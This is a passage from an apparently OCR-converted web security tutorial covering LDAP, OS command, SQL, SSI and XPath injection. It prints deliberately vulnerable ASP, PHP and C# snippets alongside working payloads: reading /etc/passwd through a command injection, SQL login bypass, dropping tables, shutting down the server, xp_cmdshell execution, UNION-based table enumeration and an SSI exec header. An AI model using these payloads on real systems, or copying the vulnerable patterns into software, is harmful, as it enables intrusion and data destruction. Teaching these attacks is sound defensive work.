This variable will be used as the target of attacks later. For now, it should be noted that its value should always be one. The actual numbers used here will vary from system to system with differences in architecture, operating system, environment and even command line length.

3. LDAP Injection

Lightweight Directory Access Protocol (LDAP) is a broadly used network protocol for accessing information in the directory. LDAP is a networking protocol for querying and modifying directory services running over TCP/IP. An LDAP directory usually follows the X.500 model: **(X.500 is a series of computer networking standards covering electronic directory services)** It is a tree of entries, each of which consists of a set of named attributes with values. While some services use a more complicated "forest" model, the vast majority use a simple starting point for their database organization.

An LDAP directory often reflects a variety of political, geographic, and/or organizational boundaries, depending on the model chosen. LDAP deployments today tend to use Domain Name System (DNS) names for structuring the simplest levels of the hierarchy. Further into the directory might appear entries representing people, organizational units, printers, documents, groups of people or anything else which represents a given tree entry, or multiple entries.

In context of web applications; it is a technique of exploiting web applications that use client-supplied data in LDAP statements without first stripping potentially risky characters from the request. It is an open-standard **Binary Protocol** for both querying and manipulating X.500 directory services. IT runs over Internet transport protocols, such as TCP and other networking protocols.

Web applications can use the user-supplied input to create custom LDAP statements for dynamic webpage requests. When a web application fails to properly clean user-supplied input, it is possible for an attacker to alter the construction of an LDAP statement. When an attacker is able to modify an LDAP statement, the process will run with the same permissions as the component that executed the command. (E.g. Database server, Web application server, Web server, etc.). This can cause serious security harms where the permissions grant the rights to query modify or remove anything inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can also be similarly applied in LDAP Injection.

4. OS Commanding

This is about executing operating system commands through user-supplied input. It is an attack technique used to exploit web sites by executing Operating System commands through manipulation of application input.

When a web application does not properly clean user-supplied input before using it within application code, it is possible to mislead the application into executing Operating System commands, executed instructions will run with the same permissions of the component that executed the instructions(e.g. Database server, Web application server, Web server, etc.).

Example:

Server side language like Perl permits piping data from a process into an open statement, by attaching a '|' (Pipe) character onto the end of a filename.

```
# Execute "/bin/ls" and pipe the output to the open
statement
open(FILE, "/bin/ls|")
```

Web applications often use parameters that specify a file that is displayed or used as a template. If the web application does not properly clean the input provided by a user, an attacker may change the parameter value to include a shell command followed by the pipe symbol.

If the original URL of the web application is:

<http://example/cgi-bin/showInfo.pl?name=John&template=tmp1.txt>

Changing the template parameter value, the attacker can trick the web application into executing the command /bin/ls:

<http://example/cgi-bin/showInfo.pl?name=John&template=/bin/ls|>

Most backend programming languages and scripting languages enable programmers to execute OS commands during run-time, by using various exec functions. If the web application allows user-supplied

input to be used inside such a function call without being sanitized first, it may be possible for an attacker to run Operating System commands remotely.

For example, here is a part of a PHP script, which presents the contents of a system directory (on UNIX systems):

Execute a shell command through the PHP Code:

```
exec("ls -la $dir",$lines,$rc);
```

By appending a semicolon (;) followed by an Operating System command, it is possible to force the web application into executing the second command:

<http://example/directory.php?dir=%3Bcat%20/etc/passwd>

The result will retrieve the contents of the /etc/passwd file.

5. SQL Injection

SQL injection is a technique used to exploit web applications that use client supplied data in SQL queries without validating the input. SQL injection is an attack methodology that targets the data residing in a database through the firewall that shields it. The SQL Injection works even if the System is fully patched, it requires nothing but port 80 should open. The attack takes advantage of poor input validation in code and website administration.

It is the act of passing SQL code into an application that was not intended by the developer. SQL injection vulnerability can occur when a program uses user-provided data in a database query without proper input validation. On the other hand SQL injection is a form of attack on a database-driven web site in which the attacker executes unauthorized SQL commands by taking advantage of insecure code on a system connected to the Internet, bypassing the firewall.

Structured Query Language ('SQL') is a largely textual language used to interact with relational databases. SQL is both an ANSI and an ISO standard but ANSI is most popular. The typical unit of execution of SQL is the 'query', which is a collection of statements that typically return a single 'result set'. SQL statements can modify the structure of databases (using Data Definition Language statements, or 'DDL') and manipulate the contents of databases (using Data Manipulation Language statements, or 'DML'). **SQL Injection occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application.**

SQL injection attacks are a serious concern for application developers as they can be used to break into supposedly secure systems and steal, alter, or destroy data. SQL Injection discusses the various ways in which SQL can be 'injected' into the application and addresses some of the data validation and database lockdown issues that are related to this class of attack.

Some of the commonly used SQL injection techniques are:

(1) Access through Login Page

- Using 'or' condition.
- Using 'having' clause.
- Using multiple queries.
- Using extended stored procedures.

(2) Access through URL


- By manipulating the query string in URL.
- Using the 'SELECT & UNION' statements.

Access through Login Page:

The easiest SQL injection is to bypass the logon forms where the user is authenticated against a password supplied by the user.

A sample Logon form and authorization script is shown below:

Login form:



The screenshot shows a Microsoft Internet Explorer browser window titled "SQL Injection - Microsoft Internet Explorer". The address bar contains "sqlinjection.html". The page content is a simple login form titled "Sample Form". It has two input fields: "User Name" and "Password". Below the input fields are two buttons: "Submit" and "Reset".


Authorization script in the web page:

Login.asp

```
<%  
dim userName, password, query  
dim conn, rs  
userName = Request.Form("userName")  
password = Request.Form("password")  
set conn = server.createObject("ADODB.Connection")  
set rs = server.createObject("ADODB.Recordset")  
query = "select count(*) from users where userName='" & userName  
& "' and userPass='" & password & ""  
conn.Open "Provider=SQLOLEDB; Data Source=(local);  
Initial Catalog=myDB; User Id=sa; Password=" & password  
rs.activeConnection = conn  
rs.open query  
if not rs.eof then  
response.write "Logged In SQL world"  
else  
response.write "Bad Credentials"  
end if  
>
```

A) Using 'or' condition

```
Username: Ram
Password: 'or 1=1 --
out put -> "Logged In SQL world ".
```




The resultant query would now look like:

```
select count (*) from users where userName='Ram' and userPass='' or
1=1 --'
```


The query now checks for an empty password, or the conditional equation of $1=1$, and then a valid row has been found in the users table. The first 'quote is used to terminate the string and '--' is used to comment the remaining portion of the query.

B) Using 'having' clause

```
Username: ' having 1=1 --
Password: [Anything]
out put -> " Error".
Username: Ram
Password: 'or 1=1 --
out put -> "Logged In SQL world ".
```




On clicking the submit button to start the login process, the SQL query causes ASP to display the following error in the browser:



In this way 'having' clause can be used to know the name of database and attribute name. This error message now tells the attacker the name of one field from the database users.userName. Using the name of this field, attacker can now use SQL Server's 'LIKE' keyword to login with the following credentials:

```
Username: ' or users.userName like 'admin%' --  
Password: [Anything]  
out put -> " Login as admin".
```




The resultant query would now look like this:
select userName from users where userName=" or users.userName like 'admin%' --" and userPass=''
The query checks for an user name starting from 'admin' in user table.

C) Using multiple queries.

SQL server, among other databases, delimits queries with a semi-colon. The use of a semi-colon allows multiple queries to be submitted as one batch and executed sequentially, for example:
select 1; select 1+2; select 1+3;

If user logged in with the following credentials:


```
Username: ' or 1=1; drop table users; --  
Password: [Anything]
```



Then the query would execute in two parts.

First: Select the userName field for all rows in the users table.

Second: Delete the users table, so that when user logged in following error will appear:




Some Websites use the default system account (sa) user when logging into SQL Server from their ASP scripts by default, this user has access to all commands and can delete, rename, and add databases, tables, triggers, and more.

One of SQL Server's most powerful commands is:

SHUTDOWN WITH NOWAIT: This causes SQL Server to shutdown, immediately stopping the Windows service.

```
Username: '; shutdown with nowait; --
Password: [Anything]
```



This would make our login.asp script run the following query:


```
select userName from users where userName="';shutdown with nowait; -
-' and userPass=' '
```

If the user is set up as the default **sa** account, then SQL server will shut down.

D) Using extended stored procedures.

Executing an extended stored procedure using our login form with an injected command as the username, like this:

```
Username: '; exec master..xp_cmdshell 'iisreset'; --
Password: [Anything]
```



This would send the following query to SQL Server:

```
select userName from users where UserName="';execmaster..xp_cmdshell
```


'iisreset'; --' and userPass='

To execute stored procedures user or database should have necessary privileges. If IIS installed on the same machine as SQL Server ,then administrator/user could restart it by using the '**xp_cmdshell**' extended stored and 'iisreset'.

Through URL:

(A) By manipulating the query string in URL.

Many times URL looks like this: www.sqlproduct.com/sqlproducts.asp?p_id=7


To see the product details the product script on the server look like:
sqlproducts.asp

```
<%  
dim prodId  
prodId = Request.QueryString("p_id")  
set conn = server.createObject("ADODB.Connection")  
set rs = server.createObject("ADODB.Recordset")  
query = "select prodName from products where id = " & prodId  
conn.Open "Provider=SQLOLEDB; Data Source=(local);  
Initial Catalog=myDB; User Id=sa; Password="  
rs.activeConnection = conn  
rs.open query  
if not rs.eof then  
response.write "Got product " & rs.fields("prodName").value  
else  
response.write "No product found"  
end if  
>%
```

Now to know the field name of products table attacker can write:


http://sqlproduct/sqlproducts.asp?p_id=0%20having%201=1

This would produce the following error in the browser:



Now using products field (products.prodName) call up the following URL in the browser:

[http://localhost/products.asp?productId=0;insert%20into%20products\(prodName\)%20values\(left\(@@version,50\)\)](http://localhost/products.asp?productId=0;insert%20into%20products(prodName)%20values(left(@@version,50)))



Here's the query without the URL-encoded spaces:


http://localhost/products.asp?productId=0;insert into products (prodName) values(left(@@version,50))

out put ->\"No product found\".

However the above query runs an **INSERT** query on the products table, adding the first 50 characters of **SQL server's @@version variable** as a new record in the products table. Which contains the details of SQL Server's version, build, etc.

An attacker could get the version of SQL server by writing:

[http://localhost/products.asp?productId=\(select%20max\(id\)%20from%20products\)](http://localhost/products.asp?productId=(select%20max(id)%20from%20products))



Got product Microsoft SQL Server 2000 - 8.00.534 (Intel X86).

After getting the version details of SQL server an attacker could exploit the vulnerabilities associated with this version, if the SQL server is not fully patched.

(B) SELECT and UNION Statements

Let us consider a web page that returns employee information when a city is entered. The SQL query in the web page will look like this

SELECT person_name, age, designation FROM emp WHERE person_city =“ & txtcity & “”

An attacker can use **sysobjects** and **syscolumns** tables to make UNION statement. The table **sysobjects** for the table names and **syscolumns** for the fields.

To make a UNION statement successful, the number of columns in the two SELECT statement and their field types should match. The following injection string can be used:

' UNION ALL SELECT pname,p_id, '5' FROM sysobjects WHERE ptype = 'U
The SQL query that will be formed will look like this:

```
SELECT person_name, age, designation, phone_no FROM emp
WHERE person_city = '' UNION ALL SELECT pname, p_id, '5' FROM
sysobjects WHERE
ptype = 'U'
```

Error messages are very important for a successful attack. The error from the server is:

```
Server: Message 205 ,level 16,State 1,Line 1
```

```
All queries in an SQL statement containing a UNION operator must have an
equal number of expressions in their target lists.
```

The user can add another field so that the SQL query passed to the database will be:

```
SELECT person_name, age, designation, phone_no FROM emp
WHERE person_city = '' UNION ALL SELECT pname, p_id, '5', '5' FROM
sysobjects WHERE ptype = 'U'
```

Since the number of columns in the two SELECT statements match and the column type matches, the attacker will get a valid output which will list all the tables in the database with their p_id number. Attacker can select one such table and its corresponding p_id and form another SQL injection string:

```
' UNION ALL SELECT pname, '5', '5', '5' FROM syscolumns WHERE p_id =
'13987
```

The SQL query that will be executed on the server would be:

```
SELECT person_name, age, designation, phone_no FROM emp
WHERE city = '' UNION ALL SELECT pname, '5', '5', '5' FROM
syscolumns
WHERE id = '13987'
```

In this way attacker can get all information from **emp** table.

6. SSI Injection (Server-side Include Injection):

SSI Injection is a server-side (mostly browser in web applications) exploits technique that allows an attacker to launch code into a web application, which will later be executed locally by the web server. SSI Injection exploits a web application's failure to clean user-supplied data before they are inserted into a server-side interpreted HTML file." Basically SSI is a mechanism for including files using a special form of HTML

comment which predates the include functionality of modern scripting languages such as PHP, ASP.NET and JSP.

Older CGI programs and 'classic' ASP scripts still use SSI to include libraries of code or re-usable elements of content, such as a site template header and footer. SSI is interpreted by the Web server, not the scripting language, so if SSI tags can be injected at the time of script execution these will often be accepted and parsed by the Web server.

In other words, before serving an HTML web page on browser, a web server may parse and performs the Server-side include statements before providing it to the user. In some cases (e.g. message boards, forums, blogs, guest books, or content management systems), a web application will insert user-supplied data into the source of a web page. If an attacker submits a Server-side include statement, he may have the ability to execute arbitrary operating system commands, or include a restricted file's contents the next time the page is served.

Example: if I have a script that prints the output in a .shtml file, then it **may** be possible to insert file includes, and depending on server configuration, execution of commands.

Below is an example of such an attack.

```
su-2.05# telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET / HTTP/1.0
Referer: <!--#virtual include="somefile.log"-->
User-Agent: <!--#exec cmd="/bin/id"-->

HTTP/1.1 200 OK
Date: Mon, 17 Dec 2001 20:39:02 GMT
Server:
Connection: close
Content-Type: text/html
```

In this example the attacker is inserting SSI tags into the Referrer and User-Agent fields. Depending on whether the software outputs this information as text or in image form, this could lead to possible file includes, or command execution. (Of course these examples could be interchangeable). If the logs are shown as text and displayed in a shtml file, and the referrer, or user agent fields are shown (most of the time they are), then these two requests will be included in the file. The next time a visitor views these logs, the SSI tags will be executed by the web server, and should display the results of the "id" command, as well as the contents of "somefile.log". (Once again depending on server configuration).

7. XPath Injection

In a standard Web Applications, data is stored on a Database server. This server can be storing data in different formats like an RDBMS database, LDAP or XML (Extensible Markup Language). Based on the

user input, the application queries the server and accesses the information. Attackers manage to extract more information than allowed by manipulating the query with specially crafted inputs. **XPATH Injection techniques to extract data from XML databases.**

XML allows programmers to create their own personalized tags to store data. In case of a Database, data is stored in a table in rows and columns whereas in XML the data is stored in nodes in a tree form. XML Path or XPath language is used for querying information from the nodes of an XML document. Path expressions are used to access elements and attributes in an XML document, which return a node-set, a string, a Boolean or a number. XPath contains a library of 100 built-in functions like Boolean values, date and time comparison, string values etc.

Comparison between SQL injection and XPath Injection:

Using various technique for securing web applications from SQL injection attacks, is common but how about the XPath injection protection? Some time it may be more dangerous to SQL injection attacks. Here is few points to compare the both.

XPath is an ironic standard language, and it is possible to carry the attack 'as-is' for any XPath implementation. This is in contrast to SQL injection where different implementations have different SQL languages (there is a common SQL language, but it is often too weak).

The XPath language can position practically all parts of the XML document without access control restrictions, whereas with SQL, a "user" (which is a term undefined in the XPath/XML context) may be limited to certain tables, columns or queries. So the outcome of the XPath Injection attack is guaranteed to consist of the complete XML document, i.e. the complete database.

Techniques for the XPATH Injection Attacks

- Simple Xpath Injection
- Blind Xpath Injection

Simple Xpath Injection:

When a Web application apply XPath language to query an XML document and retrieve the registration no or account number of a user whose name and password are received from the client. Such application may use these values directly in the XPath query; this can be vulnerable to that web application security.

Example (Using Microsoft ASP.NET and C#)

```

...
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");
...

XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr =

nav.Compile("string(//user[name/text()='"+TextBox1.Text+
"" and password/text()='"+TextBox2.Text+
""]/account/text())");
String account=Convert.ToString(nav.Evaluate(expr));
if (account=="")
{

// name+password pair is not found in the XML document –
// login failed.

...
}

else
{
// account found -> Login succeeded.
// Proceed into the application.

...
}
}

```

When such code is executed, an attacker is capable of inject XPath expressions (very similar to SQL injection), e.g. provide the following value as a user name:
 'or 1=1 or ''='

This information causes the semantics of the original XPath to amend, so that it always returns the first registration no account number in the XML document. Such an attack is called “XPath Injection” a similar to the “SQL injection” attacks, and results in having the attacker logged in (as the first user listed in the XML document), although the attacker did not provide any valid user name or password. Although this attack grants the attacker access to the application, it does not necessarily grant them access as the most privileged account. In fact, except for logging in, the attacker has acquired no information about the XML “account database”. In some cases, it might be possible to obtain information from the system if the XPath expression returns data from the XML document.

For example, the above code could have demonstrated the registration number of the logged-in account in the HTML response. In this situation, the attacker can further manipulate the XPath query to force the server to return various parts of the document.

Blind Xpath Injection

Blind XPath is a systematic approach to Injection attack that makes possible an invader to extract a complete XML manuscript used for XPath querying without prior knowledge of the XPath query. It assumes comparatively nothing on the structure of the query except that the user data is injected in a Boolean expression context. It enables the attacker to extract a single bit of information per a single query injection.

Xpath:

XPath 1.0 is a language that works on XML to refer to parts of an XML document. It can lineup directly by an application to query an XML document, or as part of a superior process such as applying an XSLT transformation to an XML document, or applying an XQuery to an XML document. Syntax of XPath has the some similarity to an SQL query, and certainly, it is possible to form SQL-like queries on an XML document using XPath.

The attack makes mostly use of these two techniques:

XPath crawling: The crawling procedure assumes no knowledge of the document structure; yet at its end, the document, in its completeness, is reconstructed.

Booleanization of XPath queries: scalar XPath query can be replaced by a series of Boolean queries. This procedure is called a “Booleanization” of the query. A Boolean query is a query whose result is a Boolean value (true/false). So in a Booleanization process, a query whose result type is string or numeric is replaced with a series of queries whose result type is Boolean, and from which we can reconstruct the result of the original string or numeric query.

This attack is capable to get hold of the XML or in other term “database” used in the Xpath query. This can be most powerful against sites as well as for web applications and that use Xpath queries (and XML “databases”) for authentication, searching and other uses.

Information Disclosure

The Information Disclosure is all about the getting the System specific information about a website or web application. System specific information includes the sensitive information about the security, software distribution, version numbers, and patches levels or the information may contain the location of backup files and temporary files.

In most cases, revealing this information is not necessary to fulfill the needs of the user. Most web sites reveals a certain amount of data, but it's best practice to limit the amount of data whenever possible. The more information we disclose attacker learns more about to attacks.

We can break up this vulnerability in these following parts:

A) Information Leakage

